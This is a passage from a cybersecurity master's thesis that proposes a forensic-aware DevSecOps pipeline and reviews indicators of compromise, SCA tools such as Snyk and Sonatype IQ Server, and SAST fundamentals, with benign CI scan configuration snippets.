POLITECNICO DI TORINO

Master degree course in Cybersecurity

Master Degree Thesis

Forensic-Aware DevSecOps Pipeline: Design, Implementation and Execution against a Purposefully Vulnerable Microservice

Supervisor
prof. Andrea Atzeni

Candidate
Luigi Papalia

21 July 2025

To every underdog

Summary

This thesis presents an example of a design and implementation of a forensic-aware DevSecOps pipeline that integrates reactive forensic capabilities into the traditionally proactive DevSecOps model, addressing the challenges posed by recent and successful attacks, namely the *XZ Utils* backdoor and the `tj-actions` supply chain attack. DevSecOps methodologies prioritize early vulnerability detection and automated testing throughout the software development lifecycle, yet often lack mechanisms to support effective post-incident investigation and attribution. Conversely, digital forensic practices, particularly log-based analysis, offer powerful investigative tools but typically operate in disconnected, ad hoc environments. The pipeline designed in this thesis tries to shorten the gap between the two worlds, integrating forensic-ready components such as Splunk for log aggregation, Falco for real-time threat detection, MISP for threat intelligence correlation, and extraction of Indicators of Compromise (IoCs) in the source code into automated detection processes. The state of the art of the DevSecOps tools will be systematically reviewed—specifically SCA, SAST, DAST, and IaC scanners—identifying the limitations of existing DevSecOps implementations, particularly their vulnerability to insider threats and complex supply chain attacks that elude standard security checks. The proof of concept, having as the test subject an ad-hoc designed application, is able to demonstrate how forensic awareness can be operationalized within a modern software pipeline using realistic attack scenarios, including a stealthy backdoor injection implemented through code injection at run time, to highlight the contrast between traditional and forensic-aware approaches. This thesis tries to illustrate how conventional pipelines can fail to detect this kind of threat vector due to a lack of contextual forensic data and automated incident traceability. The integration of IoC detection mechanisms directly on the source code enhances the pipeline's ability to not only identify malicious static patterns but also possibly neutralize current threats. This approach clearly aligns with the established and proven "shift-left" security philosophy, extending its scope beyond prevention into real-time detection and forensic readiness, ultimately proposing a more resilient and investigatively robust development environment.

Contents

List of Figures

Chapter 1

Introduction

Security threats are growing exponentially, both in quantity and complexity, thus requiring innovative strategies to defend against cyber crime. The implementation of solutions combining reactive and proactive techniques are necessary to meet today's needs, since traditional security methodologies treat security as an aftertought, and are by no means satisfactory. While proactive approaches heavily rely on automated orchestration and automatic detection tools, reactive techniques aim to swiftly identify and quickly and precisely react to an attack that has already taken place. This thesis project will try to extract the best features from both approaches - namely automatic DevSecOps operations and forensic analysis - in order to merge them into a comprehensive and coherent strategy.

Despite how ambitious the concept of DevSecOps was considered in its early days, it has evolved into a widely recognised and commonly used standard. DevSecOps indeed includes cybersecurity analysis as an essential requirement at every step in the software lifecycle, thus making the already existing DevOps a fully integrated environment. Security testing is therefore not siloed and isolated anymore, and organizations are able to adopt a truly proactive approach, vastly improving their security posture.

Recent assessments in high-stakes settings, especially at the United States Department of Defense (DoD), point to the revolutionary potential of DevSecOps in accelerating the delivery of secure software. The DoD's State of DevSecOps (2022) report emphasizes that when DevSecOps is comprehensively adopted, it not only minimizes deployment cycles but also enhances software quality, operational performance, and cybersecurity stance. This paradigm shift, particularly imperative for mission-ready capabilities, is made possible by a culture transformation, empowerment of the workforce, and policy alignment. It calls for the necessity of bringing security in from the beginning and establishing continuous feedback loops between operations and development[2].

As far as reactive methodologies are concerned, it is fair to say that forensic analysis is inherently reactive, as security procedures are activated when an incident has already occurred, leaving the burden of prevention to other actors. Hence, the time that elapses between the incident and its resolution leads to the loss or alteration of volatile digital evidence (such as data in RAM memory), which is crucial to reconstruct the attack that occurred. Unlike DevSecOps, forensic analysis faces additional challenges: a lack of a standardized methodology and an over abundance of available tools. The integration of forensic analysis capabilities into DevSecOps pipelines may represent an invaluable idea for cybersecurity practices by combining what both worlds can do best. The investigative power of forensic analysis incorporated into the *security by design* principles of DevSecOps can in fact create a forensic-aware system able to provide tools to the Security Operation Center (SOC) to react faster to security incidents.

This thesis examines the *state-of-the-art* of both fields, and explains how their integration can generate a robust pipeline with enhanced security analysis thanks to the injection of investigative functionalities at strategic phases of the pipeline.

1.1 Introduction to DevSecOps

The demand for software creation in recent years has skyrocketed, requiring new methodologies that allow for structured and rapid development, and an equally rapid deployment process. This has therefore created a need to directly integrate security into the development processes, substantially shifting the perspective of software development. Thus, DevSecOps (Development Security Operations) was born, which aims to automate all the processes in the software lifecycle, allowing greater agility in development.

The Evolution from DevOps to DevSecOps Initially, the development team (Dev) and the deployment team (Ops) were separate and therefore inefficient, giving rise to the need for automation and collaboration between their departments. Continuous integration/continuous delivery (CI/CD) quickly originated in the form of DevOps. However, with the increasing number of registered cyber attacks, the need to analyse the developed software before public deployment was of crucial importance, in order to identify any vulnerabilities and mitigate them during the writing phase. This type of methodology is called “shift-left".

Shift-left is one of the main principles on which the entire DevSecOps process is based. The aim is to “shift" security analysis as early as possible within the software lifecycle, instead of introducing it at a later stage. This methodology originated among Agile processes, and it is intended as a proactive risk mitigation technique performed at all stages (requirements, design, testing and deployment). Detecting vulnerabilities in code during development and fixing them immediately is undeniably less costly in terms of time and financial resources required, compared to how it would be post-deployment. The main advantages of this approach are the following:

- Reduced remediation costs: fixing vulnerabilities during coding is immensely cheaper than post-deployment patching, which often requires downtime and possible reputational damages.
- Culture of shared responsibility: by breaking down silos between developers and security teams and fostering their collaboration, learning is accelerated as developers gain security literacy while security teams better understand operational constraints.
- Alignment with Agile and DevOps goals: by minimizing delays caused by late-stage security audits, delivery speed is preserved without compromising compliance with security standards.
- Enhanced software quality: iterative security testing ensures robust and secure codebases that align with regulatory standards like the GDPR and/or ISO 27001.

Core Principles of DevSecOps DevSecOps is based on three fundamental concepts: automation, collaboration and continuous monitoring. Automation tools, as well as security tools, enable the detection of vulnerabilities at every step of development, such as Static Application Security Testing (SAST), Software Composition Analysis (SCA) and Dynamic Application Security Testing (DAST). Automated security testing ensures that checks are consistently and efficiently performed, to reduce human error and accelerate development cycles. As far as automation tools are concerned, their primary purpose is to simultaneously orchestrate the development of the product and its security posture, following sequential, precise and coordinated steps. They are outlined as follows:

1. Planning and Requirements Analysis: potential security threats and risks are identified, as well security requirements and compliance standards.
2. Dependency and Software Composition Analysis (SCA): dependencies for known vulnerabilities are scanned and fixed. The compliance of third-party components with licensing requirements is also verified.

3. Code Development: developers write the code using secure coding guidelines to avoid common vulnerabilities.
4. Static Application Security Testing (SAST): SAST tools are used to analyze source code for vulnerabilities in order to identify and eliminate security issues early in the development process.
5. Build and Package: the build environment is checked to ensure it is secure and free from tampering. If applicable, container images are scanned for vulnerabilities and misconfigurations.
6. Dynamic Application Security Testing (DAST): running applications are tested for vulnerabilities.
7. Deployment: an immutable infrastructure is deployed to reduce the risk of configuration drift, and production environments are securely configured.
8. Runtime Security Monitoring: suspicious activities are monitored by analyzing logs for incidents.
9. Incident Response and Remediation: automated alerts are set up for security incidents.
10. Continuous Feedback and Improvement: security metrics are tracked and reported.

DevSecOps Challenges Despite increasing demand for DevSecOps as a means of integrating security into rapid software delivery cycles, its adoption raises a complex array of technical, organizational, and cultural questions. One of the biggest challenges comes from the inherent conflict between DevOps' fast-paced practices and the traditionally manual, methodical nature of security activities like threat modeling, architecture risk analysis, and compliance scanning—most of which can't be automated and reduce release velocity. That conflict is exacerbated by fragmentation of toolchains, lack of standardization, and complexity in integrating the security tools into continuous integration and deployment pipelines. Furthermore, developers consistently face broad knowledge gaps in security best practices, and existing tools are not light enough and developer-centric enough to facilitate ongoing, scalable security testing. These challenges are magnified in complex environments—such as multi-cloud deployments or highly regulated environments—where inherent limitations constrain the feasibility of applying DevSecOps concepts exhaustively. A recent paper demonstrates that the outcome is a long-term trade-off between assurance and agility that companies are unable to reconcile, indicating an urgent need for context-specific solutions and additional research on automation-supportive security methods for fast-paced development environments[3].

1.2 Introduction to Forensic Analysis

Forensic analysis applied to cybersecurity is a discipline that combines the principles of classic forensic analysis to the digital world, to investigate digital crimes, and to preserve, analyse and present potential evidence. The ultimate goal of digital forensic analysis is to reconstruct a cyber attack or a security incident, and determine the perpetrator while enabling legal proceedings. This is possible thanks to the accurate analysis of any entity that leaves behind traces, such as log files, information still present in the volatile memory (RAM) and network traffic. Unfortunately, the efficiency and effectiveness of investigative techniques are undermined by many challenges, such as the vast amount of available data, the heterogeneity and multitude of file formats, and the purely reactive nature of such investigations. Analysts indeed have to filter through terabytes of logs, text entries and memory dumps, relying on tools that are sometimes difficult to use in non-standardised environments. The main techniques used in this field are the following:

- Log Analysis: by relying on logs generated by systems, applications, and network devices, a timeline of activities is reconstructed, including user actions, system changes, and network traffic. Log analysis will be the main focus of this thesis, primarly executed with the tool Splunk.

- Memory Forensics: it is critical for detecting advanced threats that may not leave traces on the main memory disk. It involves analyzing the RAM to uncover evidence of malicious activity, such as malware, hidden processes, or unauthorized accesses.

- Disk Imaging and Analysis: it consists of a search for deleted files, hidden data, and artifacts like browser history, registry changes, or malicious files in the main memory.

1.3 Integration of Forensic Analysis into DevSecOps

We have seen that DevSecOps practices are based on proactive security measures, while forensic analysis is instead inherently reactive and focuses on investigating and mitigating incidents only after they have occurred. However, as we cannot predict the future, we can strategically act on the agility and speed of reaction to a security incident by providing a sufficient degree of automation. By designing each stage of the pipeline to help facilitate efficient and effective forensic investigations through the use of log production, collection and management techniques, the financial and reputational negative impact of a misshandled cyber attack can be significantly reduced. Companies that contain a breach in less than 30 days indeed save more than $1 million in comparison to those who take longer[4]. Interestingly, the cost alone of notifying customers about a hack averages about $740,000 in the United States[5]. Lastly, IBM found that companies that fully deploy security automation have an average breach cost of $2.88 million whereas companies without automation have an estimated cost of $4.43 million[5].

1.4 Limitations of traditional pipelines

The adoption of DevSecOps practices has certainly been a step forward in strengthening the preventive posture of organizations. However, some structural gaps remain evident that compromise the ability to respond and investigate post-incident. Traditional pipelines, while incorporating static and dynamic security controls, are not designed to preserve and contextualize digital evidence in an investigatively useful manner.

Among the main limitations found is, first, the absence of enriched contextual logs: logs generated during the build, test, and deployment phases often do not include sufficient metadata (commit ID, author, temporal context, executive environment) that can link anomalous events to specific artifacts or code changes. This makes temporal reconstruction of an attack and identification of the point of entry difficult.

Second, there is a noticeable lack of automatic tagging mechanisms of suspicious events, allowing them to be semantically distinguished from normal operational events. Standard logging solutions do not offer this capability without the integration of ad-hoc rules or external tools (e.g., Falco), and even when present, the generated data are not automatically linked to known artifacts.

A further limitation, perhaps the most critical from a forensic perspective, is the difficulty in correlating source code, runtime behaviors, and forensic attributes: if a suspicious event occurs in production, tracing it back to the portion of code responsible, its author, and any previous anomalies in the lifecycle requires time-consuming and uncertain manual activity. There is a lack of tools that integrate visibility across source code, dynamic logs, and information from threat intelligence platforms.

This thesis aims to fill these gaps by proposing a forensic-aware DevSecOps architecture in which each stage of the pipeline not only contributes to prevention, but actively generates persistent, indexable, and contextualized investigative traces. The goal is not to replace existing practices, but to extend them toward a model capable of effectively supporting the detection, analysis, and attribution of attacks even in complex, distributed scenarios.

1.5 Challenges in integrating IoCs in a CI/CD Pipelines

According to CrowdStrike, *"An Indicator of Compromise (IoC) is a piece of digital forensics that suggests that an endpoint or network may have been breached. Just as with physical evidence, these digital clues help information security professionals identify malicious activity or security threats, such as data breaches, insider threats or malware attacks"*. This remark highlights the reactive nature of IoCs. If prevention is not possible, we must at least act as quick as possible. If IoCs are swiftly logged, collected and analyzed, they allow security teams to reconstruct attacks, identify attack vectors and attribute to the proper actors any damages caused by the attack itself. Some examples of IoCs are the following:

- Unusual Domain Name Servers (DNS) requests and registry configurations
- Unknown applications within the system
- Anomalous activity, such as an increase in database read volume
- Large amounts of compressed files or data bundles in incorrect or unexplained locations
- Unusual inbound and outbound network traffic
- Geographic irregularities, such as traffic from countries or locations where the organization does not have a presence
- Unauthorized settings changes, including mobile device profiles
- Large numbers of requests for the same file
- Suspicious registry or system file changes
- Unusual activity from administrator or privileged accounts, including requests for additional permissions
- An uptick in incorrect logins or access requests that may indicate brute force attacks

The integration of IoCs functionalities and their analysis in a CI/CD pipeline is a major challenge, despite the evidence just presented. Systems are already overly complex, and according to the Atlassian report on the *State of Developer Experience 2024*, *"69% of developers lose 8 hours or more of their working week to inefficiencies"*[6]. Furthermore, the same report indicates that build processes are third within the top 5 areas of developer time loss, behind technical debt[1] and insufficient documentation. Every tool and every technology generates its own logs in its own format, resulting in data silos that complicate security monitoring. The sheer amount of volume and velocity of data that moves through a pipeline makes it even more difficult to accurately recognize and distinguish vulnerabilities from false positives and background noise.


IoC integration can occur at multiple stages within the DevSecOps pipeline. During the initial planning and dependency analysis phase, SCA tools can check third-party components against known IoCs databases, preventing the introduction of compromised dependencies. The Malware Information Sharing Platform (MISP) is one of these databases, specifically a *"threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks [...]"*, and it is able to *"generate Snort/Suricata/Bro/Zeek IDS rules, STIX, OpenIOC, text or csv exports MISP, allowing you to automatically import data in your detection systems resulting in better and faster detection of intrusions"*[7]. During build and test phases (SAST), MISP provides identification of code patterns matching known IoCs, such as hardcoded suspicious IP addresses, unusual cryptographic implementations, or known malicious functions. This static analysis approach catches potential issues before code execution, aligning with the shift-left principle. DAST tools can take advantage of MISP's database to detect runtime behaviors that match IoC patterns including suspicious network connections, unexpected system calls, or abnormal data access patterns.

[1] Technical debt is a common concept in software development, where team leaders delay features and functionality, cut corners, or settle for suboptimal performance to push the project forward

Chapter 2


Background

The DevSecOps introduction in the security landscape was a critical and substantial improvement in software delivery, with the main driving factor being the escalating sophistication of cyber threats and the increasing strict regulatory pressures. Following the lead of DevOps, which prioritizes Agile features of fast and quick development thanks to automation features, DevSecOps embeds security as a fundamental feature within the continuous integration/continuous deployment (CI/CD) pipeline. This transformation is not merely additive: it requires a considerable rethinking of the entire toolchain composition[8]. A common scheme that summarizes the DevSecOps cycle is the following:



We can observe that from the beginning through the end of the software development life cycle, there are various security steps in which security is embedded in the process: software composition analysis (SCA) is put before/during the code phase, static application security testing (SAST) is executed during and after the coding phase, and dynamic application security testing (DAST) is executed during the test phase. The tools that implement each step are integrated directly into automation platforms such as GitHub Actions or Jenkins, enabling real-time automated audit and remediation*ib.*.

The pipeline implementation must not be taken lightly: one of the most crucial challenges lies in integrating multiple tools without introducing relevant pipeline latency while simultaneously avoiding enabling supply-chain attacks. In fact, despite the fact that they enable rapid software delivery, DevSecOps pipelines, if not configured properly, may also present numerous entry points for exploits and threats[9]. The following image represents the most common ones:



Vulnerable code, compromised source control, vulnerable dependencies, compromised build systems, bad artifacts, compromised package managers, and insecure privileges are just some of the weak spots that can be exploited by malicious actors, and implementing the right security measures is mandatory and will require dedicated and specific effort*ib.*.

In the following sections, the most common and widely used tools in DevSecOps pipelines are discussed along with their purpose, strengths, and weaknesses so that they can be evaluated on common features.

2.1 Introduction to SCA tools

In the current state of development strategies and practices, open source software (OSS) is widely used. According to the *Linux Foundation*, up to 90% of components of most software is comprised of OSS [10]. The same report highlights, among other OSS features, how OSS is more secure than non-OSS. The main reason is that complete code visibility enables SCA tools to automate the detection and analysis of open source and third-party components. The main capabilities of a SCA tool are the following:

- Detect vulnerabilities and misconfigured dependencies with open source scanning.
- Generate a Software Bill of Materials (SBOM) for auditability.
- Ensure adherence to open source licenses.

Open Source Scanning Open-source scanning is the process of identifying third-party components in a project's codebase. SCA tools' primary focus is on manifest files, like the `package.json` for `Node` modules, `pom.xml` for `Java`, and `requirements.txt` for `Python`, binary artifacts (for compiled libraries) and `Dockerfile` for containerized applications. The identification process consists of the computation of a fingerprint, and a match against public/proprietary vulnerability databases (e.g., National Vulnerability Database) is searched. Then a dependency tree is generated, identifying direct and transitive dependencies. Transitive dependencies (a dependency that relies on another dependency) are a special area of concern because they are less visible to security tools and audits[11].

Software Bill of Materials (SBOM) A SBOM is a comprehensive list of all the software components, dependencies, and metadata associated with an application. The SBOM functions as the inventory of all the building blocks that make up a software product. It includes component names, versions, and their respective licenses. It contains dependency hierarchies, the vulnerability status, and patch availability. Its main advantage is that it can be checked easily and directly against vulnerability databases[12].

License Compliance Open source licenses range from permissive (e.g., MIT, Apache) to restrictive (e.g., GPL, AGPL). The main concerns that are raised by SCA tools are[13]:

- License Conflicts: e.g., Combining GPL-licensed code with proprietary software.
- Obligations: Requirements like attribution or source code disclosure.

2.1.1 Snyk Open Source

Snyk Open Source security management is "[...] a developer-first SCA solution, helping developers find, prioritize, and fix security vulnerabilities and license issues in open source dependencies". Additionally, "Snyk Open Source SCA tools integrates right into IDEs [...], workflow tools, automated scans, and actionable security intelligence" [14]. It provides a multitude of features, the most notable ones are listed in the following sections.

Dependency Scanning Snyk scans projects to build a dependency tree, identifying direct and transitive open-source components. It supports npm, PyPI, Maven, NuGet, Go modules, and more. The `snyk test` CLI command analyzes manifest files (e.g., `package.json`, `pom.xml`) and lock files to detect dependencies with known CVEs.

- **Deep Dependency Resolution**: Snyk reconstructs dependency graphs using lock files, ensuring accurate identification of transitive dependencies[15].
- **Supported Package Managers**: Full list includes npm, Yarn, Maven, Gradle, Pip, Composer, and Go[15].

Vulnerability Detection and Prioritization Snyk's vulnerability database combines public sources (e.g., NVD) with proprietary research, enriched with metadata like exploit maturity and reachability.

- **Reachable Vulnerabilities**: Snyk analyzes whether a vulnerable function is actually called by the application, reducing noise[15].
- **Priority Scoring**: Uses CVSS scores, exploitability, and project context (e.g., environment, usage) to rank issues[15].

License Compliance Management Snyk audits dependencies against customizable license policies, flagging restrictive licenses (e.g., GPL, AGPL).

- **Policy Configuration**: Define allowed/denied licenses via the Snyk UI or `.snyk` policy files[15].
- **Enforcement**: Block pull requests or builds if dependencies violate policies[15].

Remediation Guidance Snyk provides actionable fixes, including:

- **Automated Pull Requests (PRs)**: Snyk bot creates PRs to upgrade vulnerable dependencies (e.g., `snyk wizard` for interactive fixes)[15].
- **Patch Creation**: For unmaintained dependencies, Snyk generates patches[15].

IDE Integration Snyk's IDE plugins (e.g., VS Code, IntelliJ) provide real-time feedback during development.

- **Inline Annotations**: Highlight vulnerabilities directly in code[15].
- **Quick Fixes**: Suggest version upgrades via hover menus[15].

CI/CD Integration Snyk CLI and plugins embed scans into popular CI/CD tools like Jenkins and Github Actions. Here is an example of a Jenkins Pipeline:

```
stage('Snyk Security Scan') {
  steps {
    snykSecurity(
      snykTokenId: 'snyk-auth',
      failOnIssues: true,
      severity: 'high'
    )
  }
}
```

While a GitHub Actions Pipeline example is the following:

```
- name: Snyk Scan
  uses: snyk/actions/node@master
  env:
    SNYK_TOKEN: ${{ secrets.SNYK_TOKEN }}
  with:
    args: --sarif-file-output=snyk.sarif \
          --severity-threshold=critical
```

The directive `-severity-threshold=critical` is able to fail builds on critical issues, thereby acting as a security gate.[15].

Runtime Integration Snyk monitors deployed applications for newly discovered vulnerabilities via Kubernetes integration and API-driven workflows. During continuous monitoring activities, it is able to track dependencies in production and send alerts via Slack, Jira, or email.[15].

Policy Enforcement and Customization Snyk enables granular control via:

- **.snyk Files**: Version-controlled policies to ignore vulnerabilities or set severity rules[15].
- **Organization-Level Rules**: Enforce compliance across teams[15].

Reporting and Monitoring Snyk's dashboard aggregates vulnerabilities, licenses, and trends.

- **Custom Reports**: Export CSV/PDF reports for audits[15].
- **Project Contexts**: Group projects by environment (e.g., `production`, `staging`) for targeted analysis[15].

2.1.2 Sonatype IQ Server

Sonatype IQ Server is an enterprise SCA solution that is able to identify open source risk within DevSecOps workflows, improving the security posture of the entire software supply chain. Nexus Lifecycle focuses on compliance features by providing custom security, license, and architectural policies based on application type or organization; additionally, it is possible to apply and contextually enforce those policies across every stage of the software development lifecycle (SDLC). The main features are described in the following sections[16].

Component Identification IQ Server identifies components by means of Maven coordinates, Package URLs (`pURLs`), and build manifests, depending on the context. Maven coordinates are a format typical of Java projects, and they include multiple parameters, like the `groupId`, `artifactId`, `version`, plus optional additional fields like `classifier` and `extension`. These coordinates uniquely identify components inside the Maven ecosystem and are referenced by the same coordinates during dependency analysis[16].

Package URLs consist of a standard format of URLs, with the purpose of identifying software components across package systems. A pURL consists of a scheme (`pkg`), type (e.g., `maven`), namespace (`groupId`), name (`artifactId`), version, and qualifiers. For example, a Maven component can be represented as `pkg:maven/tomcat/tomcat-util@5.5.23?type=jar`[16].

Build manifests, such as Maven's `pom.xml`, provide explicit dependency information for projects. A `pom.xml` includes the full list of direct dependencies with their Maven coordinates, which will be read and parsed by IQ Server. However, transitive dependencies are resolved separately using tools like Maven's `evaluate` goal[16].

Vulnerability detection IQ Server cross-references components against:

- Nexus Intelligence Database: it is a Sonatype's proprietary database; it aggregates vulnerabilities from NVD, GitHub Advisory, and from direct researcher submissions.
- Prioritization: Assigns CVSS scores and its relative risk ratings (e.g., Malicious, Critical, High, Medium, Low).
- Contextual Analysis: Considers vulnerability age, exploitability, and dependency reachability.

License Compliance Management IQ Server is able to detect licenses from multiple sources. Declared licenses are found from component metadata (e.g., LICENSE files), while concluded licenses are more complex to detect, and machine-learning models are used to infer licenses from source code. Furthermore, licenses are categorized as `Permissive`, `Copyleft`, or `Prohibited` (e.g., AGPL), and licenses matching user-defined threat groups are blocked by returning a Fail state to the security gate[16].

Integration with DevSecOps Pipelines The integration of IQ Server in a pipeline is simple and straightforward. There are multiple ways to do so, e.g. through Github Actions and Jenkins. For Jenkins, a Groovy script is used to call API:

```
nexusPolicyEvaluation(
  iqApplication: 'app_id',
  iqStage: 'build',
  iqScanPatterns: [[scanPattern: '**/*.jar']]
)
```

For GitHub Actions, the IQ Server CLI is called inside the workflow `yaml` file in the following way:

```
- name: Sonatype IQ Scan
  run: |
    nexus-iq-cli \
      -s ${{ secrets.IQ_URL }} \
      -i app_id \
      -a ${{ secrets.IQ_TOKEN }} scan ./target
```

Reporting Sonatype IQ server provides multiple means of producing reports. Different formats are available so that a meaningful and tailored report can be produced for each use case, from a detailed report used by the development team to a higher-level report that can be useful for management purposes. Reports can be easily generated and exported from the web interface in `PDF`, `CSV`, `HTML`, `XLSX`, `XML`, and raw `JSON` format[16].

It is useful to mention that raw `JSON` reports can be obtained and downloaded via REST APIs. They provide the usual detailed application data, but in a machine-readable format. It is particularly useful for automating tasks and providing detailed component-level insights across the technical Sonatype development teams[16].

Additionally, IQ Server provides a detailed dashboard named "Success Metrics", which are aggregated statistics compiled over time by the platform in order to highlight the current status of the security posture of the organization and the relative progress in the remediation of policy violations. This view, although excellent for providing an executive-level reporting overview of trends, does not support granular drill-downs[16].

2.1.3 A comparison between Snyk and Sonatype IQ Server

Although both tools analyzed—Snyk and Sonatype IQ Server—fall into the category of Software Composition Analysis (SCA) tools, there are significant differences in their operational approach and preferred use cases. Snyk takes a “developer-first” approach, integrating upstream with IDEs, CLIs and development workflows to provide timely feedback. It is extremely fast and configurable, great for agile pipelines. In contrast, Sonatype IQ Server is configured as an enterprise-oriented solution, better suited to high governance and compliance environments, with advanced policy enforcement and centralized reporting.

Feature	**Snyk**	**Sonatype IQ Server**
IDE integration	Yes (VSCode, IntelliJ)	No
Reporting Capabilities	Medium (CSV, SARIF, PDF)	High (PDF, JSON, API REST)
Focus	Dev-centric	Enterprise-centric
Dependency precision	High, via lockfile	High, with pURL and manifest
Policy enforcement	Limited (.snyk file)	Extended and Hierarchical
Learning curve	Low	Medium-High

Table 2.1. Comparison between Snyk and Sonatype IQ Server

Both offer excellent interoperability (GitHub Actions, Jenkins, Kubernetes), but time performance is more in favor of Snyk, while Sonatype excels in depth and auditability.

2.2 Introduction to SAST tools

Static Application Security Testing (SAST) is a security scan technique that has as its main purpose the identification of security vulnerabilities within an application’s source code, bytecode, or binaries; the scan happens without executing the program, hence the “Static Application" in the definition. SAST tools employ an ample multitude of techniques, namely lexical, syntactic, and semantic parsing techniques, in order to construct an abstract representation of the application logic. Abstract Syntax Trees (AST) and Control Flow Graphs (CFG), for example, are able to detect vulnerable paths through the traversal of execution branches. The analysis is typically conducted during the development phase, but strictly after the Software Composition Analysis phase, in which dependencies have been decided already. The reason is that the cost to fix vulnerabilities on dependencies becomes exponentially higher the later it is done during the development process, since changing a dependency might mean refactoring some or even most of the already written code. SAST tools operate under the *white-box* paradigm, where the tool has full visibility of the code dependencies, structure, and even data flow. Some examples of vulnerabilities found

by SAST tools are the likes of buffer overflows, cross-site scripting (XSS), SQL/code injection, and insecure cryptographic: this is done through techniques such as pattern matching, tainted data propagation, and heuristic-based algorithms[17].

Purpose of SAST The primary objective of SAST tools is the early detection and remediation of vulnerabilities in the code before the deployment in a production environment. SAST tools can reliably detect common and known vulnerabilities, such as the ones in the OWASP Top 10 (Open Web Application Security Project), CAPEC (Common Attack Pattern Enumeration and Classification), SANS (SysAdmin, Audit, Network, Security), and even PCI-DSS (Payment Card Industry Security Standards Council). The exact line of vulnerable code is marked and highlighted, and mitigation measures are often recommended and detailed step-by-step. Furthermore, SAST tools are able to produce audits by generating artifacts and reports, which map vulnerabilities according to their severity levels and location across the code. In the next sections, the most fundamental features of SAST tools are highlighted and explained[17].

Main Features of SAST Tools The core functionalities of SAST tools are the following:

- **Multi-Language Support**: Multiple programming languages are supported thanks to intermediate representation and parsers[18].
- **Data Flow Analysis**: Data flow is analyzed in search of tainted inputs from sources that propagate into sinks, which are any security-sensitive operations. Data validation steps are taken into account*ib.*.
- **Control Flow Analysis**: Insecure execution paths and unreachable code are found and identified; improper error handling is found through CFG traversal*ib.*.
- **Policy-Driven Detection**: Context-aware vulnerability detection is handled through custom policies made ad-hoc for the specific environment*ib.*.
- **Integration Capabilities**: Integration into CI/CD platforms is made possible by means of APIs and plugins for IDEs*ib.*.
- **Prioritized Reporting**: Priority is assigned to each vulnerability, and guidance through remediation is provided*ib.*.

Code Abstraction and Intermediate Representations To facilitate analysis, SAST tools summarize source code into a hierarchically ordered structure system. Lexical analysis breaks the code down into tokens, including keywords, identifiers, and operators, while syntactic parsing creates ASTs to illustrate hierarchy between code elements. With the help of Intermediate Representations (IRs), such as Three-Address Code (TAC), the code is stripped down to platform-independent forms, which removes the language-specific syntactic constraints from the analysis. These tools are able to carry out more advanced analyses, which include path-sensitive analyses, resolving symbolic variables, and function calls across modules[19].

Taint Analysis and Data Flow Propagation Taint analysis helps identify security vulnerabilities that stem from untrusted data propagating throughout a given application. Sources (e.g., user inputs, API responses) are labeled as tainted, and the tool monitors their movement through function calls, assignments, and even conditional branches. A value is considered tainted when it reaches a sink like `exec()` or SQL query and, along the way, does not undergo any form of sanitization—such as input validation or output encoding. Def-use chains and pointer analysis are examples of techniques developed to improve precision in following the flow of data in large, complex codebases[19].

Control Flow and Path Sensitivity Control Flow Analysis considers the logical execution order of code in order to identify potential logical errors. CFGs facilitate infinite loop detection, dead code identification, and exception handling gaps due to their ability to model basic blocks and branching conditions. The evaluation of possible execution sequences, which is known as path-sensitive analysis, leverages the use of constraint solvers to cut away unfeasible paths. This is crucial for reducing false positives in scenarios where vulnerabilities are conditional on runtime states[19].

Rule-Based Detection and Semantic Analysis SAST tools utilize rule engines to find code patterns with known vulnerabilities. These rules combine syntactic signatures—like regex matches for `strcpy()`, with semantic checks—like in this case for buffer size validation. More advanced tools tend to make use of static single assignment (SSA) and symbolic execution to infer variable states and detect context-specific vulnerabilities, like weak randomness or hardcoded credentials[19].

2.2.1 Semgrep

